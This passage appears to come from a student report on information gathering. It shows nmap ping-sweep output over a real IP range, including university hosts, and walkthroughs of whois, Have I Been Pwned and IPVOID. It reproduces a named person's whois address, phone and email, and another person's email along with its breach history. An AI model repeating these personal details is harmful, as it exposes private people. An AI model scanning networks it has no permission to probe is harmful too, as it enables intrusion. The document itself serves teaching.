Nmap scan report for 136.233.9.17.static.jio.com (136.233.9.17)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.18.static.jio.com (136.233.9.18)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.19.static.jio.com (136.233.9.19)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.20.static.jio.com (136.233.9.20)
Host is up (0.15s latency).
Nmap scan report for 136.233.9.22.static.jio.com (136.233.9.22)
Host is up (0.18s latency).
Nmap scan report for 136.233.9.25.static.jio.com (136.233.9.25)
Host is up (0.18s latency).
Nmap scan report for 136.233.9.27.static.jio.com (136.233.9.27)
Host is up (0.15s latency).
Nmap scan report for 136.233.9.31.static.jio.com (136.233.9.31)
Host is up (0.14s latency).
Nmap scan report for 136.233.9.36.static.jio.com (136.233.9.36)
Host is up (0.18s latency).
Nmap scan report for 136.233.9.50.static.jio.com (136.233.9.50)
Host is up (0.18s latency).
Nmap scan report for 136.233.9.52.vit.ac.in (136.233.9.52)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.53.smtp2.vit.ac.in (136.233.9.53)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.60.static.jio.com (136.233.9.60)
Host is up (0.18s latency).
Nmap scan report for 136.233.9.61.static.jio.com (136.233.9.61)
Host is up (0.18s latency).
Nmap scan report for 136.233.9.63.static.jio.com (136.233.9.63)
Host is up (0.18s latency).
Nmap scan report for 136.233.9.64.static.jio.com (136.233.9.64)
Host is up (0.18s latency).
Nmap scan report for 136.233.9.65.static.jio.com (136.233.9.65)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.66.static.jio.com (136.233.9.66)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.68.static.jio.com (136.233.9.68)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.69.static.jio.com (136.233.9.69)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.70.static.jio.com (136.233.9.70)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.71.static.jio.com (136.233.9.71)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.72.static.jio.com (136.233.9.72)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.73.static.jio.com (136.233.9.73)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.74.static.jio.com (136.233.9.74)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.75.static.jio.com (136.233.9.75)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.76.static.jio.com (136.233.9.76)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.77.static.jio.com (136.233.9.77)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.78.static.jio.com (136.233.9.78)
Host is up (0.17s latency).
```

```
Nmap -sn 136.233.9.13/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-10 04:04 India Standard Time
Nmap scan report for 136.233.9.108.static.jio.com (136.233.9.108)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.109.static.jio.com (136.233.9.109)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.110.static.jio.com (136.233.9.110)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.111.static.jio.com (136.233.9.111)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.112.static.jio.com (136.233.9.112)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.113.static.jio.com (136.233.9.113)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.114.static.jio.com (136.233.9.114)
Host is up (0.22s latency).
Nmap scan report for 136.233.9.115.static.jio.com (136.233.9.115)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.116.static.jio.com (136.233.9.116)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.117.static.jio.com (136.233.9.117)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.118.static.jio.com (136.233.9.118)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.119.static.jio.com (136.233.9.119)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.120.static.jio.com (136.233.9.120)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.122.static.jio.com (136.233.9.122)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.125.static.jio.com (136.233.9.125)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.126.static.jio.com (136.233.9.126)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.141.static.jio.com (136.233.9.141)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.150.static.jio.com (136.233.9.150)
Host is up (0.19s latency).
Nmap scan report for 136.233.9.206.static.jio.com (136.233.9.206)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.227.static.jio.com (136.233.9.227)
Host is up (0.26s latency).
Nmap scan report for 136.233.9.228.static.jio.com (136.233.9.228)
Host is up (0.15s latency).
Nmap scan report for 136.233.9.245.static.jio.com (136.233.9.245)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.253.static.jio.com (136.233.9.253)
Host is up (0.16s latency).
Nmap done: 256 IP addresses (62 hosts up) scanned in 18.68 seconds
```

FEW INFORMATION GATHERING WEBSITES:

1) Whois Domain

Whois.com is a lookup website where we can check details of particular domain or IP addresses. This helps in information gathering process.

Every server contains a unique IP address on the internet and a Whois domain lookup give all the details about the ownership and tenure for the domain. Below we have attached the snapshot of the look the we done.

1. First of all, we have to put the domain name/IP which we want to search and press search button.

The screenshot shows a web browser window with the URL <https://www.whois.com/whois/>. The page has a dark background with a network-like graphic. At the top, there's a navigation bar with links for DOMAINS, WEBSITE, CLOUD, HOSTING, SERVERS, EMAIL, SECURITY, WHOIS, and SUPPORT. There's also a LOGIN link and a shopping cart icon with a notification. The main heading is "Whois Domain Lookup" with the subtitle "Whois search for Domain and IP". Below that is a search bar containing "skillonation.com" and a large orange "SEARCH" button. Underneath the search bar, there's a note: "Example: [qq.com](#), [google.co.in](#), [bbc.co.uk](#), [ebay.ca](#)". At the bottom, there's a section titled "Frequently Asked Questions" with two questions listed: "What is a Whois domain lookup?" and "What does the Whois domain database contain?".

2. It will collect all information about the particular domain including ownership details such as whose name it is registered, Ip address, Email register, Contact no., location, etc.

skillonation.com

Updated 13 seconds ago

Domain Information

Domain:	skillonation.com
Registrar:	BigRock Solutions Ltd
Registered On:	2020-07-05
Expires On:	2025-07-05
Updated On:	2022-07-21
Status:	clientTransferProhibited
Name Servers:	ns1.dns-parking.com ns2.dns-parking.com

Registrant Contact

Name:	Chirag Joshi
Street:	C/O UK Vyas, Opp Railway Footbridge, Nr KN College, Rai Ka Bagh.
City:	Jodhpur
State:	Rajasthan
Postal Code:	342006
Country:	IN
Phone:	+91.7792877726
Email:	chirag5954@gmail.com

Interested in similar domains?

- skillonation.com [Buy Now](#)
- skillonationclothing.com [Buy Now](#)
- cloudskillonation.com [Buy Now](#)
- lifeskillonation.com [Buy Now](#)
- skillonation.net [Buy Now](#)
- skillonation.net [Buy Now](#)

.space
\$24.88 **\$0.88**
[BUY NOW](#)

*Offer ends 31st October 2022

On Sale!

Administrative Contact

Name:	Chirag Joshi
Street:	C/O UK Vyas, Opp Railway Footbridge, Nr KN College, Rai Ka Bagh.
City:	Jodhpur
State:	Rajasthan
Postal Code:	342006
Country:	IN
Phone:	+91.7792877726
Email:	chirag5954@gmail.com

Technical Contact

Name:	Chirag Joshi
Street:	C/O UK Vyas, Opp Railway Footbridge, Nr KN College, Rai Ka Bagh.
City:	Jodhpur
State:	Rajasthan
Postal Code:	342006
Country:	IN
Phone:	+91.7792877726
Email:	chirag5954@gmail.com

Raw Whois Data

.ME
.ME @ \$8.88 \$34.88

Introducing
WORDPRESS HOSTING
\$3.58/mo
[VIEW MORE](#)

Raw Whois Data

```
Domain Name: SKILLONATION.COM
Registry Domain ID: 2543945497_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2022-07-21T06:46:11Z
Creation Date: 2020-07-05T18:20:04Z
Registrar Registration Expiration Date: 2025-07-05T18:20:04Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Chirag Joshi
Registrant Organization:
Registrant Street: C/O UK Vyas, Opp Railway Footbridge, Nr KN College, Rai Ka Bagh.
Registrant City: Jodhpur
Registrant State/Province: Rajasthan
Registrant Postal Code: 342006
Registrant Country: IN
Registrant Phone: +91.7792877726
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: chirag5954@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Chirag Joshi
Admin Organization:
Admin Street: c/o UK Vyas, Opp Railway Footbridge, Nr KN College, Rai Ka Bagh.
Admin City: Jodhpur
Admin State/Province: Rajasthan
Admin Postal Code: 342006
Admin Country: IN
Admin Phone: +91.7792877726
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: chirag5954@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Chirag Joshi
Tech Organization:
Tech Street: C/O UK Vyas, Opp Railway Footbridge, Nr KN College, Rai Ka Bagh.
Tech City: Jodhpur
Tech State/Province: Rajasthan
Tech Postal Code: 342006
Tech Country: IN
Tech Phone: +91.7792877726
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: chirag5954@gmail.com
Name Server: ns1.dns-parking.com
Name Server: ns2.dns-parking.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1-415-349-0015
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2022-11-10T07:52:03Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Registration Service Provided By: BIGROCK

The data in this whois database is provided to you for information purposes only, that is, to assist you in obtaining information about or related to a domain name registration record. We make this information available "as is", and do not guarantee its accuracy. By submitting a whois query, you agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to (1) enable high volume, automated, electronic processes that stress or load this whois database system providing you this information; or (2) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via direct mail, electronic mail, or by telephone. The compilation, repackaging, dissemination or other use of this data is expressly prohibited without prior written consent from us. The Registrar of record is BigRock Solutions Ltd.. We reserve the right to modify these terms at any time. By submitting this query, you agree to abide by these terms.
```

2) Have I been pwned?

This website is made to look for the data breach that happened in the domains where you have registered. It can be used for information gathering purpose too. It takes email or phone no. and check for all domains where our email has been registered and check the domains that if they ever faced any data breach. Which helps us to get an idea from where our data get leaked and we can change our credentials to make it secure again. Not only emails, it also checks for password, domain breaches and has records of the recent data breaches that happen.

Steps to perform:

- 1) Enter your email id and click “pawned?” to search.

The screenshot shows a web browser window with the URL <https://haveibeenpwned.com>. The page has a dark blue header with navigation links: Home, Notify me, Domain search, Who's been pwned, Passwords, API, About, and Donate. Below the header is a large white button with the text '';--have i been pwned?'. Underneath it, a smaller text says 'Check if your email or phone is in a data breach'. A search bar contains the email address 'moulikarora07@gmail.com'. To the right of the search bar is a black button labeled 'pwned?'. Below the search area, there is a promotional banner for 1Password: 'Generate secure, unique passwords for every account' with a 'Learn more at 1Password.com' link. To the right of the banner is a link 'Why 1Password?'. Below the banner, four statistics are displayed: '636' (pwned websites), '11,939,598,948' (pwned accounts), '115,489' (pastes), and '223,516,666' (paste accounts). At the bottom of the page, there are two sections: 'Largest breaches' and 'Recently added breaches'.

- 2) It will show a message “oh no – pawned” if our data has been leaked through any website where we registered earlier.

The screenshot shows the same web browser window as the previous one, but now displaying the results for the email 'moulikarora07@gmail.com'. The main message is 'Oh no — pwned!'. Below it, a sub-message says 'Pwned in 8 data breaches and found no pastes (subscribe to search sensitive breaches)'. There is a '3 Steps to better security' section with a link 'Start using 1Password.com'. At the bottom, there are three small illustrations: a person with a magnifying glass over a password, a person with a lock, and a person with an envelope.

Here, it shows the website through which the data breach happened.

The screenshot shows a list of data breaches:

- ixigo**: In January 2019, the travel and hotel booking site ixigo suffered a data breach. The data appeared for sale on a dark web marketplace the following month and included over 17M unique email addresses alongside names, genders, phone numbers, connections to Facebook profiles and passwords stored as MD5 hashes. The data was provided to HIBP by a source who requested it to be attributed to "BenjaminBlue@exploit.im".
Compromised data: Email addresses, Geographic locations, Names, Passwords, Phone numbers, Spoken languages, Usernames
- Nitro**: In September 2020, the Nitro PDF service suffered a massive data breach which exposed over 70 million unique email addresses. The breach also exposed names, bcrypt password hashes and the titles of converted documents. The data was provided to HIBP by dehashed.com.
Compromised data: Auth tokens, Device information, Email addresses, Genders, Names, Passwords, Phone numbers, Salutations, Social media profiles, Usernames
- Open Subtitles**: In August 2021, the subtitling website Open Subtitles suffered a data breach and subsequent ransom demand. The breach exposed almost 7M subscribers' personal data including email and IP addresses, usernames, the country of the user and passwords stored as unsalted MD5 hashes.
Compromised data: Email addresses, Geographic locations, IP addresses, Passwords, Usernames
- ShareThis**: In July 2018, the social bookmarking and sharing service ShareThis suffered a data breach. The incident exposed 41 million unique email addresses alongside names and in some cases, dates of birth and password hashes. In 2019, the data appeared listed for sale on a dark web marketplace (along with several other large breaches) and subsequently began circulating more broadly. The data was provided to HIBP by dehashed.com.
Compromised data: Dates of birth, Email addresses, Names, Passwords

The screenshot shows a list of breaches you were affected by:

- Animoto**: In July 2018, the cloud-based video making service Animoto suffered a data breach. The breach exposed 22 million unique email addresses alongside names, dates of birth, country of origin and salted password hashes. The data was provided to HIBP by a source who requested it be attributed to "JimScott.Sec@protonmail.com".
Compromised data: Dates of birth, Email addresses, Geographic locations, Names, Passwords
- Canva**: In May 2019, the graphic design tool website Canva suffered a data breach that impacted 137 million subscribers. The exposed data included email addresses, usernames, names, cities of residence and passwords stored as bcrypt hashes for users not using social logins. The data was provided to HIBP by a source who requested it be attributed to "JimScott.Sec@protonmail.com".
Compromised data: Email addresses, Geographic locations, Names, Passwords, Usernames
- Domino's India**: In April 2021, 13TB of compromised Domino's India appeared for sale on a hacking forum after which the company acknowledged a major data breach they dated back to March. The compromised data included 22.5 million unique email addresses, names, phone numbers, order histories and physical addresses.
Compromised data: Email addresses, Names, Phone numbers, Physical addresses, Purchases
- Dubsmash**: In December 2018, the video messaging service Dubsmash suffered a data breach. The incident exposed 162 million unique email addresses alongside usernames and PBKDF2 password hashes. In 2019, the data appeared listed for sale on a dark web marketplace (along with several other large breaches) and subsequently began circulating more broadly. The data was provided to HIBP by a source who requested it to be attributed to "BenjaminBlue@exploit.im".
Compromised data: Email addresses, Geographic locations, Names, Passwords, Phone numbers, Spoken languages, Usernames

To prevent the data breach, it is suggested to change the password and if an account is not in use, then delete it.

3) IPVVOID

IPVOID can be a good source for information gathering process as IPVOID provides various tools related to IP address, IP blacklist check, ping, DNS lookup, Open port check, https request checkup, tool related to URL and many more. In additional, it also provide various tools such as text tools, allows various conversions (enc/decryption) and few validating/generating features that can be helpful for emails and passwords.

The screenshot shows two views of the IPVOID website. The top view displays the main homepage with a search bar and a 'NEW TOOL' button for 'Split String into Substrings of N Characters'. The bottom view shows a larger section titled 'Popular IP Tools' containing nine different utility boxes: IP Blacklist Check, Whois Lookup, Ping Lookup, IPv6 Ping Lookup, IPv4 CIDR Calculator, IPv6 CIDR Calculator, DNS Propagation, DIG DNS Lookup, MX Records Lookup, Reverse DNS Lookup, Find Website IP, and HTTP Headers. Each box has an input field and a search button.


1) Finding the Geolocation of an IP address.

IP Geolocation

Free geoIP IP location finder, use this geoIP tool to find the geolocation of an IP address. This tool uses MaxMind GeoIP database to find the IP country, country code, city, region, latitude, longitude, ISP and ASN of an IP address. Quickly find where is located an IP address.

136.233.9.13 Check IP Address

IP Address: 136.233.9.13
Hostname: 136.233.9.13.static.jio.com
Organization: Jio
ASN: AS55836 Reliance Jio Infocomm Limited
Continent: Asia (AS)
Country: India (IN)
Latitude\Longitude: 12.9202 / 79.1306
Region: Tamil Nadu
City: Vellore



2) Tracking HTTPS Request.

Track HTTP Requests

This free HTTP requests tracker tool lets you track all HTTP requests made by an URL. This tool simulates a web browser that actually visits the submitted URL and then it captures all HTTP requests made. You can view the total HTTP requests made and the time taken to fully load the URL. This tool is proudly powered by [HTTP Tracker API](#) by APISVoid.

Insert URL...

HTTP Requests: 131 | Time Taken: 6.52 seconds

```
http://skillonation.com/
https://skillonation.com/
https://skillonation.com/assets/css/styles.css
https://skillonation.com/assets/css/colors.css
https://skillonation.com/assets/css/custom.css
https://fonts.googleapis.com/css?family=Work+Sans&display=block
https://skillonation.com/assets/css/plugins/animation.css
https://skillonation.com/assets/css/plugins/bootstrap.mirrored.css
https://skillonation.com/assets/css/plugins/date-picker.css
https://skillonation.com/assets/css/plugins/dropzone.css
https://skillonation.com/assets/css/plugins/light-box.css
https://skillonation.com/assets/css/plugins/ion.rangeslider.css
https://skillonation.com/assets/css/plugins/magnifypopup.css
https://skillonation.com/assets/css/plugins/select2.css
https://skillonation.com/assets/css/plugins/slick.css
https://skillonation.com/assets/css/plugins/slick-theme.css
https://skillonation.com/assets/css/plugins/themify.css
https://skillonation.com/assets/css/plugins/morris.css
https://skillonation.com/assets/css/plugins/line-icons.css
https://skillonation.com/assets/css/plugins/iconfont.css
https://skillonation.com/assets/css/plugins/fontawesome.css
```

Domains Extracted: 8

```
firebase.googleapis.com
firebaseinstallations.googleapis.com
fonts.googleapis.com
fonts.gstatic.com
googletagmanager.com
region1.google-analytics.com
skillonation.com
skillonationkids.com
```

3) Checking for the open port for our computer.

The TCP port **80** is **Open** on your IP address.

Here is your IP address:
136.233.9.102

Enter a TCP port:
80

I agree to the terms of use

I'm not a robot

Check Port

Threat Intelligence APIs

- Search Tools...
- New Tools
- Popular
- Split String into Substrings
- IPv4 CIDR Checker
- Remove Prefix/Suffix
- Remove First/Last N Chars
- Replace First/Last N Chars
- Compare Two Lists

ADVERTISEMENT

The TCP port **8462** is **Filtered** on your IP address.

Here is your IP address:
136.233.9.102

Enter a TCP port:
8462

Threat Intelligence APIs

- Search Tools...
- New Tools
- Popular
- Split String into Substrings
- IPv4 CIDR Checker
- Remove Prefix/Suffix
- Remove First/Last N Chars
- Replace First/Last N Chars
- Compare Two Lists

The TCP port **8080** is **Closed** on your IP address.

Here is your IP address:
136.233.9.102

Enter a TCP port:
8080

Threat Intelligence APIs

- Search Tools...
- New Tools
- Popular
- Split String into Substrings
- IPv4 CIDR Checker
- Remove Prefix/Suffix
- Remove First/Last N Chars
- Replace First/Last N Chars
- Compare Two Lists